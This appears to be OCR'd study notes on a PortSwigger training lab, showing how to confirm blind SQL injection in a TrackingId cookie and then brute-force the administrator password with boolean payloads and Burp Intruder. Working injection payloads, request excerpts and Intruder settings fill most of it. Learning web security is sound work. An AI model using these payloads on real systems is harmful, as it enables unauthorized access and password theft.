
NOTES by manual sqli

1. It won’t display any error message or any sqli query won’t be returned
2. Rather it will give us a WELCOME BACK message
3. there are different tables like users, with columns username and password
4. we have to deal with the session cookie
5. END GOAL is we have to login a an administrative user

Analysis:

‘ it is not giving use any error rather it is giving us 200 ok



```
GET /filter?category=Gifts' HTTP/2
Host:
0a98002903b0166280ff3048008b002d.web-security-aca
demy.net
```


```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3750
```

we have to literally fuzz all the parameter if we don’t know if it is vulnerable or not


▼ 1) Confirm that the parameter is vuln to blind sqli injection

select tracking-id from tracking-table where tracinkId=’PdCQQCSQGntyDZcK’

→ If this tracking id exits → query returns value → welcome back message



```
GET / HTTP/2
Host:
0aef00e40365b9628176665f0065008f.web-s
curity-academy.net
Cookie: TrackingId=AutCn8LnFlQ4X4Go;
session=
Yg8hNVZ6BneHaWyWsPXEIWOHKDcQqApH
User-Agent: Mozilla/5.0 (Windows NT
```



```
</p>
<div>
  Welcome back!
</div>
```


→ If the tracking id doesn’t exists → query returns no value → no welcome back message

→ now we have to enforce a true use case and a false use case


→ when we get welcome back message giving true and not getting any message giving false it means we have gotten a blind sqli.

select tracking-id from tracking-table where tracinkId=’PdCQQCSQGntyDZcK’ and 1=1- -’

→ true→ welcome back




```
web-security-academy.net
Cookie: TrackingId=
PdCQQCSQGntyDZcK'+and+1%3d1--';
session=
```



```
<div>
  Welcome back!
</div>
```

→ select tracking-id from tracking-table where tracinkId=’PdCQQCSQGntyDZcK’ and 1=0- -’

→ false→ no welcome back



```
Cookie: TrackingId=
PdCQQCSQGntyDZcK'+and+1%3d0--';
session=
```

→for this we have gotten no welcome back message.

→ it is sure that we have gotten a blind sqli


2) Confirm that we have a users table

→ `select tracking-id from tracking-table where tracinkId=’PdCQQCSQGntyDZcK’ and (select ‘x’ from users LIMIT=1)='x'- -’`

→ here ‘x’ is arbitrary


→ Here’s the query means that “if there is a users table output the value of x for each entry in the users table if the users table have five users we should get five rows that have x in them this might destroy our query and that’s way I had to limit it to 1 entry and if the output is same as the input that is x the query will be true and we will have the users table and if the users table doesn’t exists then the query will be false ”

→ for the payload



```
Cookie: TrackingId=
PdCQQCSQGntyDZcK'+and+(select+'cr
icketball'+from+users+LIMIT+1+)%3
d'cricketball'--'; session=
```

→ we are getting welcome back message




```
    |
  </p>
  <div>
      Welcome back!
  </div>
  <p>
    |
```

→ it means there is a users table in the database

▼ 3) Confirm that username administrator exists users table

→ `select tracking-id from tracking-table where tracinkId=’PdCQQCSQGntyDZcK' and (select username from users where username='administrator')='administrator'--’`

→ For this query we have



```
PdCQQCSQGntyDZcK'+and+(select+use
rname+from+users+where+username%3
d'administrator')%3d'administrato
r'--'; session=
```


→ yep we have gotten the welcome back message again it means our query is true

→ administrator user exist

▼ 4) Enumerate the password of the administrator user

→ `select tracking-id from tracking-table where tracinkId=’PdCQQCSQGntyDZcK' and (select password from users where username='administrator')='welcome2023'--’`

→ it is a very silly thing



```
Cookie: TrackingId=
PdCQQCSQGntyDZcK'+and+(select+pas
sword+from+users+where+username%3
d'administrator')%3d'welcome2023'
--; session=
```

→ for this we will get no welcome message. It means our password is not welcome2023.

→ it is kind of brute forcing

→ we can ask the sever about its first char of the password and then the second it will be a very lengthy process

→ `select tracking-id from tracking-table where tracinkId=’PdCQQCSQGntyDZcK' and (select username from users where username='administrator' and LENGTH (password)>1)='administrator'--’`

→ this payload is true now we will change the pass length to 2

`' and (select username from users where username='administrator' and LENGTH (password)>2)='administrator'--’`

→ this is also true now we will work with length 3

→ this is also true .

→ we will use a bigger number like 15 this is also true


→ we will use more bigger number like 50

→ this is giving us no welcome back message so it is sure that the password is bigger than 15 and smaller than 50

→ we will brute force it using burp intruder

→ Burp Intruder: 1. at first we will send the request to the intruder

2. then we will clear $ then we will go to the positions and set put pass length to 1 and add $



get as well as the base request.

et

☑ Update Host header to match target


```
:ademy.net

:e+username%3d'administrator'+and+LENGTH+(password)>§1§)%3d'administrator'--';

 rv:122.0) Gecko/20100101 Firefox/122.0
al;q=0.9,image/avif,image/webp,*/*;q=0.8


-security-academy.net/
```

3. then we go to the payloads option and



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 50

Payload type: Numbers

Request count: 50

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 1

To: 50

Step: 1

How many:


Number format

Base: ● Decimal ○ Hex

Min integer digits: 0

Max integer digits: 2

4. the we will start the attack



15	15	200	□	□	11538
16	16	200	□	□	11538
17	17	200	□	□	11538
18	18	200	□	□	11538
19	19	200	□	□	11538
20	20	200	□	□	11477
21	21	200	□	□	11477
22	22	200	□	□	11477
23	23	200	□	□	11477
24	24	200	□	□	11477
25	25	200	□	□	11477

5. we can see that after the 19 number the length has changed to another number
6. if we press 20 and search welcome back in the response we will not find that
7. it means the password length is 20 char

→ now we need to enumerate the password


→ we have to use the intruder again for getting the password

→ `select tracking-id from tracking-table where tracinkId=’PdCQQCSQGntyDZcK' and (select substring(password,1,1) form the users where username='administrator')=’a’- -’`


→ if the first char is ‘a’ then it will show the the welcome back string

→ it is not giving us welcome back

→ now we will try it with all alphanumeric char



```
Cookie: TrackingId=
bueu9dS5fAp9U2rr'+and+(select+substring(password,1,1)+from+users+where+username%3d'administrator')%3d'§a§'--';
session=oz2Wq1RnVzsjwUN7TuWJUyuEFt410xtq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the att
ways.

Payload set: 1

Payload type: Brute forcer

Payload count: 36

Request count: 36

Payload settings [Brute forcer]


This payload type generates payloads of specified lengths that contain all permutations o

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

Payload processing



24	x	200	☐	☐	11419
25	y	200	☐	☐	11480
26	z	200	☐	☐	11419
27	0	200	☐	☐	11419
28	1	200	☐	☐	11419
29	2	200	☐	☐	11419
30	3	200	☐	☐	11419
31	4	200	☐	☐	11419

```
                    </p>
                    <div>
                      Welcome back!
                    </div>
                    <p>
                      |
```

→ for 25th number alphabet we are getting another length

→ so it is assumed that the first letter of our password is ‘y’

→ burpsuite professional will help you to do it faster and with alot new freature

→ no problem we will do it using python script